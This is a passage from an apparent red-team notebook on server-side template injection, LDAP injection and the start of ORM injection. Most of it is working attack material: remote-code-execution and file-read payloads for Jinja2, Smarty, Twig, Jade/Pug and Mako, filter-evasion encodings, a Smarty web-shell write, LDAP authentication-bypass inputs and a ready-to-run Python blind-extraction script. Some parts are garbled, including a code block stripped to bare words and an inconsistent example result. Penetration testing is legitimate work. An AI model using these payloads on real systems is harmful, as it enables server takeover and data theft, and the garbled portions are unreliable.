If not reflected anywhere → low priority.

Step 2 – Template Syntax Test (Minimal Set)

Use compact universal payload set:

{{7*7}}

\${7*7}

<%=7*7%>

#{7*7}

Don't spam 50 payloads. Use 4–5 intelligent ones.

Step 3 – Error-Based Trigger

Try:

```
{{7/0}}  
{{invalid}}
```

Look for:

- ◇ `TemplateSyntaxError`
- ◇ Jinja
- ◇ Twig
- ◇ Freemarker
- ◇ Stack traces



Context-Based Injection Points

Sometimes input is inside:

- ◆ HTML Attribute

```
<input value="USER_INPUT">
```

What is this?

Try breaking context:

```
{{7*7}}  
"{{7*7}}"
```

◆ JavaScript Context

```
var name = "USER_INPUT";
```

Try:

```
${7*7}
```

- ◆ Email Templates

Trigger password reset → inject in name field.

- ◆ PDF Generators

Apps that generate:

- ◇ Invoices

- ◇ Reports

- ◇ Certificates

Very high SSTI probability.

Blind SSTI Detection

Sometimes no visible output.

Indicators:

- ◇ Delayed response

- ◇ Different response size

- ◇ Error status change

- ◇ Internal server error

Try:

{{7/0}}

If 500 error → suspicious.

Framework Awareness (Massive Time Saver)

Target stack guess reduces payload testing.

Look at:

- ◇ Response headers
- ◇ Cookies
- ◇ Error messages
- ◇ File extensions
- ◇ Technology fingerprinting

Examples:

- ◇ Flask → likely Jinja2
- ◇ Django → Django templates
- ◇ Node → EJS / Pug
- ◇ Java → Freemarker / Thymeleaf
- ◇ Ruby → ERB

Testing becomes precise instead of random.

Encoding & Filter Bypass

If blocked:

Try:

- ◇ URL encoding
- ◇ Double encoding
- ◇ Case variation
- ◇ Space insertion

Example:

`%7B%7B7*7%7D%7D`

8 Prioritized Testing Order (Time Optimized)

1. Reflected GET parameters
2. POST form inputs
3. Stored fields (profile bio, comments)
4. Headers
5. Cookies
6. JSON APIs
7. File metadata
8. Admin-only panels

9 Red Flags That Strongly Suggest SSTI

- ◇ App uses server-side rendering (not SPA)
- ◇ Dynamic email previews
- ◇ Custom CMS
- ◇ PDF generation
- ◇ User-defined templates
- ◇ Marketing email builders

10 When NOT to Waste Time

Avoid heavy SSTI testing if:

- ◇ App is pure static frontend + REST API

◇ Input only stored in database and never rendered

◇ React/Vue SPA rendering client-side only

Ultra-Compact Detection Checklist

- ☐ Reflected?
 - ☐ Arithmetic payload tested?
 - ☐ Error-based payload tested?
 - ☐ Stored input tested?
 - ☐ Headers tested?
 - ☐ JSON tested?
 - ☐ PDF/email tested?
 - ☐ Encoding tested?
 - ☐ Framework guessed?

Pro Hacker Efficiency Tip

Instead of testing 100 parameters blindly:

1. Map data flow
2. Identify rendering points
3. Inject only where rendering happens
4. Confirm evaluation
5. Then deepen testing

Identification

SSTI Engine Identification – Professional Methodology

Goal:

Determine which template engine is running after confirming evaluation behavior.

No random payload spam. Controlled narrowing.

1 Start With Syntax Family Classification

Instead of testing 30 engines, first determine syntax family.

Step A — Test Expression Style

Test one minimal arithmetic probe at a time:

```
{{7*7}}
${7*7}
<%= 7*7 %>
#{7*7}
```

You're not brute-forcing. You're identifying syntax category.

Interpretation:

- `{{ 7*7 }}` → Curly-style engines (Jinja2, Twig, Django, Nunjucks)
- `${ 7*7 }` → Expression-language engines (Mako, Freemarker, Spring EL)
- `<%= 7*7 %>` → ERB/EJS style
- `#{ 7*7 }` → Ruby interpolation-like engines

This narrows 20+ engines down to 2–3 candidates instantly.

2 Observe Error Message Fingerprints

After syntax match, trigger controlled error:

```
{{7/0}}
```

Check for:

- ◇ Exception class names
- ◇ Stack trace format
- ◇ File path patterns
- ◇ Python vs Java vs Ruby trace style

Examples of environmental clues:

| Trace Style | Likely Stack |
|------------------------------|-----------------------|
| Python file paths (.py) | Jinja2, Mako |
| Java stack trace (at com...) | Freemarker, Thymeleaf |
| Ruby-style trace | ERB |

Stack formatting alone often reveals language.

3 Language Behavior Fingerprinting (High Accuracy)

Instead of guessing engine names, identify runtime language behavior.

Test String Multiplication

```
{{7*'7'}}
```

Interpretation:

- ◇ Returns `77777777` → Python behavior
- ◇ Throws error → Likely Twig (PHP)

That instantly separates:

- ◇ Jinja2 (Python)
- ◇ Twig (PHP)

No need for 10 more payloads.



Object Model Clues

Once expression works, test simple object references.

Example:

```
{{config}}  
{{self}}  
{{request}}
```

Different engines expose different globals by default.

This narrows framework type:

- ◇ Flask → config object often present
- ◇ Django → different context behavior
- ◇ Java engines → no Python-style globals



Whitespace & Control Syntax Check

Test block syntax:

```
{% for i in range(3) %}{{i}}{{% endfor %}}
```

Different engines use different block keywords:

◇ `{% %}` → Jinja/Twig/Django

◇ `<#list>` → Freemarker

◇ `<% %>` → ERB/EJS

This confirms engine family cleanly.

Framework Correlation (Huge Time Saver)

Never identify engine in isolation.

Correlate with:

- ◇ Response headers
- ◇ Session cookie format
- ◇ Error page styling
- ◇ Static file paths
- ◇ Technology fingerprinting tools

Example:

- ◇ Flask header + `{{ 7*7 }}` works → almost certainly Jinja2
- ◇ Spring Boot app + `${ 7*7 }` works → likely Spring EL or Thymeleaf
- ◇ Rails app + `<%= %>` works → ERB

Engine identification becomes logical deduction, not guessing.

7 Stored Template Context Testing

In real-world apps, identification often requires:

1. Store payload
2. Trigger secondary rendering
3. Observe output differences

Especially true in:

- ◇ Email systems
- ◇ CMS
- ◇ Admin dashboards

Engine may only evaluate in specific template contexts.

8 Minimal Professional Identification Set

In most engagements, this small set is enough:

```
{{7*7}}  
${7*7}  
<%= 7*7 %>  
{{7*'7'}}  
{% for i in range(1) %}x{% endfor %}
```

With error observation.

That's it.

No 50-payload fuzzing required.

9 Real-World Identification Tips (Professional Mindset)

- ✓ Identify runtime language first

Language narrows engine options drastically.

- ✓ Use behavior, not payload count

Small behavioral tests reveal more than big payload lists.

✓ **Observe formatting carefully**

Spacing, newline behavior, HTML escaping patterns all matter.

✓ **Test in different contexts**

Some engines evaluate only in block context, not inline.

✓ **Avoid noisy payloads**

Large payloads trigger WAF and obscure true engine behavior.

10 Identification Logic Flow (Mental Model)

1. Confirm evaluation

2. Classify syntax family

3. Identify runtime language behavior

4. Confirm via control structures

5. Correlate with framework clues

6. Conclude engine with high confidence

Exploitation

Payloads:

<https://github.com/swisskyrepo/PayloadsAllTheThings>

Jinja2

Jinja2:

◇ Inject {{7*7}}

- if result is 49

- Then

→ {{ ".__class__.__mro__[1].__subclasses()" }} {use __base__ if __mro__[1] is blocked}

⇒ will print all the classes that are available

⇒ Calculate the index of required classes

- RCE classes:

- ◇ subprocess.Popen -> to execute commands

- ◇ os._wrap_close -> has popen inside

- ◇ os.system -> if available it's useful (But there may be some issue to display results)

- File Read/Write:

- ◇ _frozen_importlib_external.FileLoader

- ◇ type._builtin_.open

- Env and Config Classes

- ◇ flask.Config -> can be sued to extract SECRET_KEY if application is running on flask

◇ **Payloads (To find index):**

- Universal Payload:

- {{ self.__init__.__globals__['__builtins__']['__import__']('os').popen('id').read() }}

→ no need to find index

- {{ '% for c in [].__class__.__base__.__subclasses__() %}{% if "subprocess.Popen" in c.__name__ %}{{ loop.index0 }} : {{ c }}{% endif %}{% endfor %}' }}

- prints the index of subprocess.Popen

- **Payload to print index of required classes**

- {{ '% for c in [].__class__.__mro__[1].__subclasses__() %}{% if "Popen" in c.__name__ or "os" in c.__name__ or "FileLoader" in c.__name__ %}[INDEX {{ loop.index0 }}] : {{ c.__name__ }}{% endif %}{% endfor %}' }}

- {{ '% for c in [].__class__.__mro__[1].__subclasses__() %}{% if "Popen" in c.__name__ or "os" in c.__name__ or "FileLoader" in c.__name__ %}[INDEX {{ loop.index0 }}] : {{ c.__name__ }}
{% endif %}{% endfor %}' }}

- if __mro__ is blocked try this:

- {{ '% for c in [].__class__.__base__.__subclasses__() %}{% if "Popen" in c.__name__ %}' }}

- {{ loop.index0 }}{% endif %}{% endfor %}' }}

- **Command Execution**(when you have found index of **subprocess** OR **os._wrap_close**)

- {{ '[".__class__.__mro__[1].__subclasses__()[index of subprocess.Popen]("whoami", shell=True, stdout=-1).communicate()[0]]' }}

- {{ '[".__class__.__mro__[1].__subclasses__()[index of os._wrap_close].__init__.__globals__["popen"]("ls").read()' }}

Smarty

Smarty:

Identification:

`${7*7}`

if result is 49

then inject `a{*comment*}b`

if result is ab

You may consider these:

`{'Hello'|upper}`

if the result is HELLO

`smarty confirmed`

Exploitation:

`{system('id')}` //usually

Remote Code Execution (RCE)

Modern (v3 / v4)

- `{system('id')}`
- `{passthru('id')}`
- `{shell_exec('id')}`
- `{exec('id')}`
- `{"id"}`
- `{math equation='p' p='system("id")'}`

Old School (v2)

- ◇ `{php}system('id');{/php}`
- ◇ `{include_php file='/etc/passwd'}`



File Reading / LFI

- ◇ `{fetch file='/etc/passwd'}`
- ◇ `{readfile('/etc/passwd')}`
- ◇ `{file_get_contents('/etc/passwd')}`
- ◇ `{include file='/etc/passwd'}`

Fingerprinting & Recon

- ◇ `{$_smarty.version}`
- ◇ `{$_smarty.template}`
- ◇ `{$_smarty.current_dir}`
- ◇ `{$_smarty.const.PHP_VERSION}`
- ◇ `{self::getStreamVariable('file:///etc/passwd')}`

Security Mode Bypasses

- ◇ `{math equation='x' x='system("whoami")'}`
- ◇ `{Smarty_Internal_Write_File::writeFile('shell.php',"<?php system(\$_GET['cmd']); ?>", self::clearConfig())}`

Twig

Twig SSTI Checklist: From Confirmation to RCE

Twig (PHP-based) is common in Symfony and Drupal. Its exploitation focuses on abusing PHP filters and functions rather than Python object trees.



Phase 1: Confirmation (The Fingerprint)

Before exploiting, prove it is Twig and not Jinja2.

- **The Math Test:** `{{7*'7'}}`

- ◇ **Twig Result:** `49` (PHP handles type conversion).

- ◇ **Jinja2 Result:** `7777777` (Python multiplies strings).

- **The Object Test:** `{{_self}}`

- ◇ **Success:** Returns a string like `__TwigTemplate_...` (Confirmed Twig).

- **The Version Check:**

- ◇ `{{constant('Twig_Environment::VERSION')}}`

- ◇ `{{constant('Twig\\Environment::VERSION')}}`



Phase 2: Remote Code Execution (RCE)

Modern Twig (v2.x / v3.x)

Modern versions block direct calls, so we use "Array Filters" to trigger PHP functions.

- ◇ **The Map Strategy (Most Common):**

```
{{["id"]|map("system")}}
{{["whoami"]|map("passthru")}}
```

- ◇ **The Filter Strategy:**

```
{{["id"]|filter("system")}}
```

- ◇ **The Sort Strategy:**

```
{{["id", ""]|sort("system")}}
```

- ◇ **The Reduce Strategy:**

```
{{[0]|reduce("system", "id")}}
```

- ◇ **Another Strategy:**

```
{{['id','']|sort('passthru')}}
```

Legacy Twig (v1.x)

Older versions allow hijacking the environment's filter callbacks.

◇ Filter Hijack:

```
{{_self.env.registerUndefinedFilterCallback("system")}}
{{_self.env.getFilter("id")}}
```

◇ Exec Method:

```
{{_self.env.registerUndefinedFilterCallback("exec")}}
{{_self.env.getFilter("whoami")}}
```

📁 Phase 3: Data Exfiltration & LFI

If RCE is blocked, read the system files or environment variables.

◇ **Environment Dump:** `{{dump()}}` or `{{dump(_context)}}`

◇ **File Read (PHP):** `{{["/etc/passwd"]|map("readfile")}}`

◇ **File Read (Alt):** `{{["/etc/passwd"]|map("file_get_contents")}}`

🛡️ Phase 4: Bypassing Restrictions (WAF/Filters)

If specific words like `system` or quotes are blocked.

◇ Quote Bypass (using Request):

```
{{[request.query.get('cmd')]|map(request.query.get('func'))}}
```

(URL: `?cmd=id&func=system`)

◇ Encoding Bypass (Hex):

```
{{["id"]|map("\x73\x79\x73\x74\x65\x6d")}}
```

🚀 Summary for PwnBook

| Version | Primary Payload | Technique |
|--------------|--|------------------------------|
| Twig 1.x | <code>_self.env.registerUndefinedFilterCallback</code> | Callback Hijacking |
| Twig 2.x/3.x | <code>`{{["id"]</code> | <code>map("system")}}</code> |
| Recon | <code>{{dump()}}</code> | Context/Variable Inspection |

Jade

Jade:

inject `#{7*7}`

if result is 49

then insert this payload for RCE

```
#{root.process.mainModule.require('child_process').spawnSync('ls').
```

```
stdout}
```

this may not work with a command having arguments

```
#{root.process.mainModule.require('child_process').spawnSync('ls',
```

```
['-lah']).stdout}
```

this will work where command has arguments

Jade/Pug SSTI Hacker Handbook:



Phase 1: Identification & Fingerprinting

Jade uses a unique, whitespace-sensitive syntax. It doesn't use `{{ }}` by default; it uses interpolation.

- **The Math Test:** `#{7*7}`

- ◇ **Result:** 49 (Confirmed Jade/Pug).

- **The Syntax Test:** `- var x = 7*7` followed by `p #{x}`

- ◇ **Result:** If a paragraph with 49 appears, the engine is executing inline JavaScript.

- **The Attribute Test:** `p(id="#{7*7}")`

- ◇ **Result:** Check the HTML source. If you see `<p id="49"></p>`, it's Jade.



Phase 2: Remote Code Execution (RCE)

In Jade, RCE is achieved by accessing the Node.js `process` object or using `require` to load the `child_process` module.

Method 1: The `process` Object (Most Reliable)

Node.js has a global `process` object that can spawn child processes.

- ◇ **Payload:**

```
#{root.process.mainModule.require('child_process').spawnSync('id').stdout}
```

- ◇ **Alternative (via `global`):**

```
#{global.process.mainModule.require('child_process').execSync('whoami')}
```

best for multi argument command execution

Method 2: Buffered Code Execution (The - Prefix)

Jade allows running JavaScript code using the - prefix. This is often used if interpolation #{ } is filtered.

◇ Payload:

Code snippet

```
- var exec = root.process.mainModule.require('child_process').execSync
- var output = exec('id').toString()
p #{output}
```

Method 3: Bypassing "No MainModule" (Modern Node)

If `mainModule` is undefined (common in newer Node versions), use the internal module loader:

◇ Payload:

```
#{root.process.binding('fs').readFileSync('/etc/passwd')} (For File Read)
```

◇ Payload:

```
#{root.process.binding('spawn_sync').spawn({file:'id',args:['id'],stdio:
[{'type':'pipe',readable:true,writable:false}]}).stdout}
```

Phase 3: Data Exfiltration (File Reading)

If you can't get a full shell, use the built-in `fs` (File System) module.

◇ Read /etc/passwd:

```
#{root.process.mainModule.require('fs').readFileSync('/etc/passwd')}
```

◇ List Directory:

```
#{root.process.mainModule.require('fs').readdirSync('.')}
```

Phase 4: WAF & Filter Bypasses

If keywords like `child_process` or `execSync` are blocked.

◇ String Concatenation:

```
#{root.process.mainModule.require('child_' + 'process').execSync('id')}
```

◇ Base64 Encoding (Bypass keyword filters):

```
#{root.process.mainModule.require(Buffer.from('Y2hpbGRfcHJvY2Vzcw==',
'base64').toString()).execSync('id')}
```

◇ Using Hex:

```
#{root.process.mainModule.require('\x63\x68\x69\x6c\x64\x5f\x70\x72\x6f\x63\x65
\x73\x73')}
```

| Target | Core Mechanism | Payload Key |
|-------------|----------------|----------------------------|
| Direct RCE | child_process | execSync('c-md') |
| File Read | fs module | readFileSync('path') |
| Environment | process.env | Accessing API keys/Secrets |
| Escape | interpolation | <code>#{ ... }</code> |

Mako

Mako SSTI Checklist: From Identification to RCE

Phase 1: Identification & Fingerprinting

Mako uses `${ }` syntax. It looks like Smarty or Java EL, but the backend is pure Python.

- **The Math Test:** `${7*7}`

- ◇ **Result:** 49

- `${'z'.join('ab')}`

if the result is azb

- **The String Multiplier (Python Check):** `${"A"*10}`

- ◇ **Result:** AAAAAAAAAA (Confirmed Python backend).

- **The Syntax Test:** `${self}`

- ◇ **Result:** Returns a Mako Namespace or Template object (e.g., `<mako.runtime.Namespace object...>`).

- **The Error Test:** `${ 1/0 }`

- ◇ **Result:** Often reveals a Python Traceback mentioning `mako/runtime.py`.

Phase 2: Remote Code Execution (RCE)

Mako allows you to import modules directly. You don't need to climb the `__mro__` tree like in Jinja2.

Method 1: The Direct Import (Standard RCE)

The most straightforward way to execute commands in Mako.

- ◇ **Payload:** `${__import__('os').popen('id').read() }`

- ◇ **Variant (whoami):**

`${__import__('os').popen('whoami').read() }`

Method 2: The Multi-line Block (`<% ... %>`)

If the `${ }` interpolation is restricted, use the tag-based Python blocks.

- ◇ **Payload:**

Code snippet

`<%`


```
import os
res = os.popen('id').read()
%>
${res}
```

Method 3: Namespace Hijacking

If `__import__` is filtered/blocked, use the internal objects that already have `os` imported.

◇ Payload:

```
${self.module.cache.util.os.popen('id').read() }
```

Phase 3: Data Exfiltration (File Reading)

Since it is Python, you can use the built-in `open()` function.

◇ Read Local File:

```
${open('/etc/passwd').read() }
```

◇ Directory Listing:

```
${__import__('os').listdir('/') }
```

Phase 4: Bypassing Filters (WAF Evasion)

If the firewall blocks keywords like `os`, `import`, or `popen`.

◇ Attribute Bypassing (`getattr`):

```
${getattr(__import__('os'), 'popen')('id').read() }
```

◇ Base64 Encoding:

```
$
{__import__('base64').b64decode('X19pbXBvcnRfXygnb3MnKS5wb3BlbignaWQnKS5yZWZkK-Ck=').decode() }
```

◇ Dictionary Access (Avoid Dots):

```
${__import__('os')['popen']('id')['read']() }
```


Summary for PwnBook (Mako)

| Goal | Payload Logic |
|-----------|--|
| Quick RCE | <pre>\$ {__import__('os').popen('cmd').read() }</pre> |

| Goal | Payload Logic |
|---------------|--|
| Tag-based RCE | <% import os %> \${os.popen('cmd').read() } |
| Namespace RCE | \${self.module.cache.util.os.popen('cmd').read() } |
| LFI | \${open('/path/to/file').read() } |

Mako is essentially a Python shell wrapped in a template. If you can get a ``${}`` to execute, you own the server.

LDAP



Syntax:

An LDAP search query consists of several components, each serving a specific function in the search operation:

1. **Base DN (Distinguished Name):** This is the search's starting point in the directory tree.
2. **Scope:** Defines how deep the search should go from the base DN. It can be one of the following:
 - `base` (search the base DN only),
 - `one` (search the immediate children of the base DN),
 - `sub` (search the base DN and all its descendants).

• **Filter:** A criteria entry must match to be returned in the search results. It uses a specific syntax to define these criteria.

• **Attributes:** Specifies which characteristics of the matching entries should be returned in the search results.

The basic syntax for an LDAP search query looks like this:

```
(base DN) (scope) (filter) (attributes)
```

Operators:


- & (AND)
- | (OR)
- ! (NO)
- = (equals)
- =* (wildcard)
- >= (greater than)
- <= (less than)

Ports:

- 389
unencrypted
- 636
encrypted

Attack vectors:

1. **Authentication Bypass:** Modifying LDAP authentication queries to log in as another user without knowing their password.
2. **Unauthorized Data Access:** Altering LDAP search queries to retrieve sensitive information not intended for the attacker's access.
3. **Data Manipulation:** Injecting queries that modify the LDAP directory, such as adding or modifying user attributes.



Authentication Bypass Techniques

Tautology-Based Injection:

query always returns a positive result

user input that is not adequately sanitised

LDAP authentication query where the username and password are inserted directly from user input:

```
uid=userInputuserPassword=passwordInput
```

An attacker could provide a tautology-based input, such as `*) (| (& for {userInput} and pwd) for {passwordInput}` which transforms the query into:

```
uid=userPasswordpwd
```

Wrong query:

```
username:*)(|(&
password:pwd
```

Normal LDAP Injection

LDAP Query: (&(uid=*)(|(&(userPassword=pwddd)))

Username:

Password:

Login

True/correct query:

username:*)(|(&
password:pwd)

Normal LDAP Injection

Welcome, Bob Smith!

LDAP Query: (&(uid=*)(|(&(userPassword=pwd))))

Username:

Password:

Login

uid set to A* for any user name starts with A
and set pass to *

it will login

Blind:

Attackers must rely on indirect signs, such as changes in application behaviour, error messages, or response timings, to deduce the structure of the LDAP query and the existence of vulnerabilities.

automation

```
requests
bs4 BeautifulSoup
string
time
```

```
url
```

```
char_set stringascii_lowercase stringascii_uppercase stringdigits
```

```
successful_response_found
successful_chars
```

```
headers
```

```
successful_response_found
    successful_response_found
```

```
    char char_set
```

```
data successful_charschar
```

```
response requestsposturl datadata headersheaders
```

```
soup BeautifulSoupresponsecontent
```

```
paragraphs soupfind_all style
```

```
paragraphs
    successful_response_found
    successful_chars char
    char
```

```
successful_response_found
```

```
successful_chars
```

Smart Notes

Red Team Notes: LDAP Injection (LDAPi)

1. Reconnaissance & Enumeration

Before attacking the web interface, understand the underlying LDAP service.

Default Ports

- **389/TCP:** Unencrypted / StartTLS
- **636/TCP:** SSL/TLS (LDAPS)
- **3268/TCP:** Active Directory Global Catalog
- **3269/TCP:** Active Directory Global Catalog (LDAPS)

Base Enumeration (Null Bind / Anonymous Access)

Attempt to query the directory without credentials.

Bash

```
# Basic Nmap enumeration
nmap -n -sV --script "ldap* and not brute" -p 389,636 <IP>

# Anonymous bind using ldapsearch (Find Base DN / Naming Contexts)
ldapsearch -x -H ldap://<IP> -s base namingcontexts

# Extract all users (if anonymous bind is allowed)
ldapsearch -x -H ldap://<IP> -b "dc=example,dc=com" "(objectClass=user)"
```

2. Identification (Finding Injection Points)

Look for user inputs that interact with a directory service.

- ◇ **Common Targets:** Login forms, search bars (e.g., "Find Employee"), password reset functionalities.
- ◇ **LDAP Query Syntax (RFC 4515):** `(attribute=value)`
- ◇ **Logical Operators:** `&` (AND), `|` (OR), `!` (NOT), `*` (Wildcard).

Testing for Vulnerability

Inject special characters to intentionally break the query or trigger a server error:

◇ *

◇ *) (&

◇ *) (| (&

◇) (

If the application throws an error (e.g., "LDAP search failed") or behaves differently, it is likely vulnerable.

3. Exploitation: Authentication Bypass

Goal: Force the LDAP query to evaluate to `TRUE` without knowing the password.

Scenario: Vulnerable Query

Plaintext

```
(&{uid={username_input}})(userPassword={password_input}))
```

Payloads & Techniques

| Technique | Username Payload | Password Payload | Resulting Backend Query | Explanation |
|----------------------|------------------|------------------|-------------------------------------|--|
| Wildcard Injection | * | * | (&(uid=*)(userPassword=*)) | Matches any user and any password. Usually logs in as the first user returned. |
| Targeted Wildcard | admin* | * | (&(uid=admin*)(userPassword=*)) | Bypasses auth for a specific user (e.g., admin). |
| Tautology (OR logic) | `*)(             | (&` | pwd) | `(&(uid=*)(|
| Null Byte Injection | admin%00 | anything | (&(uid=admin\00)(userPassword=...)) | In older C/C++ backends, %00 truncates the rest of the query, ignoring the password check. |

4. Exploitation: Blind LDAP Injection

Used when the application does not return directory data directly but responds differently based on whether the query was True or False (Boolean Inference).

Technique: Data Exfiltration (Character by Character)

If the application responds with "User exists" (True) or "Invalid" (False), you can guess attributes (like usernames, emails, or passwords) one character at a time.

Target Payload Format:

```
username_input*) + (| (&
```

Execution Steps:

1. Check if a user starts with 'a':

◇ Payload: `a*) (| (&`

◇ Query: `(&(uid=a*) (| (& (userPassword=pwd)))`

◇ If True: A user starting with 'a' exists.

• Check the second character:

◇ Payload: `ab*) (| (& -> False`

◇ Payload: `ad*) (| (& -> True (User is "admin")`

5. Automation: Blind LDAPi Extractor (Python 3)

A ready-to-use template for automating Boolean-based Blind LDAP Injection. Modify the `url`, `data` payload, and `success criteria` based on your target.

Python

```
import requests
import string

url = 'http://<TARGET_IP>/login.php'
# Characters to brute-force
char_set = string.ascii_lowercase + string.ascii_uppercase + string.digits +
"._!@#$%^&*()"

successful_chars = ''
is_finding_chars = True

headers = {'Content-Type': 'application/x-www-form-urlencoded'}

print("[*] Starting Blind LDAP Extraction...")

while is_finding_chars:
    is_finding_chars = False

    for char in char_set:
        # Craft the Boolean True payload for the current character
        payload = f'{successful_chars}{char}*) (| (&'
        data = {
            'username': payload,
```

```

        'password': 'pwd)' # Arbitrary closing string
    }

    response = requests.post(url, data=data, headers=headers)

    # --- MODIFY THIS based on the app's 'True' response ---
    # e.g., looking for a specific success message or lack of error
    if "Welcome" in response.text or "color: green;" in response.text:
        successful_chars += char
        print(f"[+] Found character: {char} | Extracted so far:
{successful_chars}")
        is_finding_chars = True
        break # Break loop to start next character

print(f"\n[!] Extraction Complete. Final String: {successful_chars}")

```

6. Mitigation (For Reporting)

When writing your pentest report, recommend the following fixes:

1. **Input Sanitization:** Escape special LDAP characters (`*`, `(`, `)`, `\`, `\x00`) using framework-specific functions (e.g., `ldap_escape()` in PHP).
2. **Parameterized Queries:** Use parameterized queries or secure libraries if supported by the framework.
3. **Principle of Least Privilege:** Ensure the LDAP account used by the web application has read-only access and cannot view sensitive attributes like `userPassword` hashes.

ORM Injection

ORM Injection (ORMi) Red Team Playbook

ORM Injection occurs when a developer bypasses the framework's native parameterized safety mechanisms and concatenates user input directly into the query builder. This playbook is structured for active engagements, moving from passive fingerprinting to active exploitation.

Phase 1: Framework Fingerprinting (Know Your Target)

Before injecting, identify the backend ORM. Payloads are highly framework-specific.

• Cookie Signatures:

◇ `XSRF-TOKEN / laravel_session` → **Laravel (Eloquent ORM)**

◇ `csrftoken / sessionid` → **Django (Django ORM)**

◇ `_session_id` → **Ruby on Rails (Active Record)**

◇ `connect.sid` → **Node.js (Sequelize/Prisma)**

• Error Stack Traces (Goldmines):

◇ `SQLSTATE[42000]: Syntax error or access violation` → Usually Laravel/PHP.

◇ `django.db.utils.DatabaseError` → Django.

• URL Routing Behaviors:

◇ RESTful ID endpoints (`/users/1`) and specific query parameters like `?sort=name` or `?filter[email]=`.

Phase 2: Detection & Fuzzing (Finding the "Sinks")

ORMs are generally safe by default. You are hunting for the exact spots where developers got lazy and used "Raw" query methods.

High-Value Injection Sinks:

1. **Sorting/Ordering Parameters:** `?sort=`, `?order_by=`, `?dir=` (Developers often use raw queries here because standard ORM sorting can be rigid).

2. **Complex Search Filters:** `?email=`, `?q=`, `?search=` (Where multiple conditions might force a developer to write raw SQL).

3. **Reporting/Export Endpoints:** Date ranges and grouped data often rely on raw queries.

Fuzzing Triggers:

◇ Inject `'`, `"`, `\`, `)`, and `;`.

◇ Inject arrays where strings are expected: `?email[]=test.`

◇ Observe responses: You are looking for a **Code 500 (Internal Server Error)** or a verbose stack trace confirming the query broke.

Phase 3: The Target List (Vulnerable Methods by Framework)

If you achieve source code access (White/Gray Box) or are predicting backend logic, target these specific functions:

| Framework | ORM | The "Lazy Developer" Sinks (Highly Vulnerable) |
|-----------|---------------|---|
| Laravel | Eloquent | <code>whereRaw()</code> , <code>DB::raw()</code> , <code>selectRaw()</code> , <code>orderByRaw()</code> |
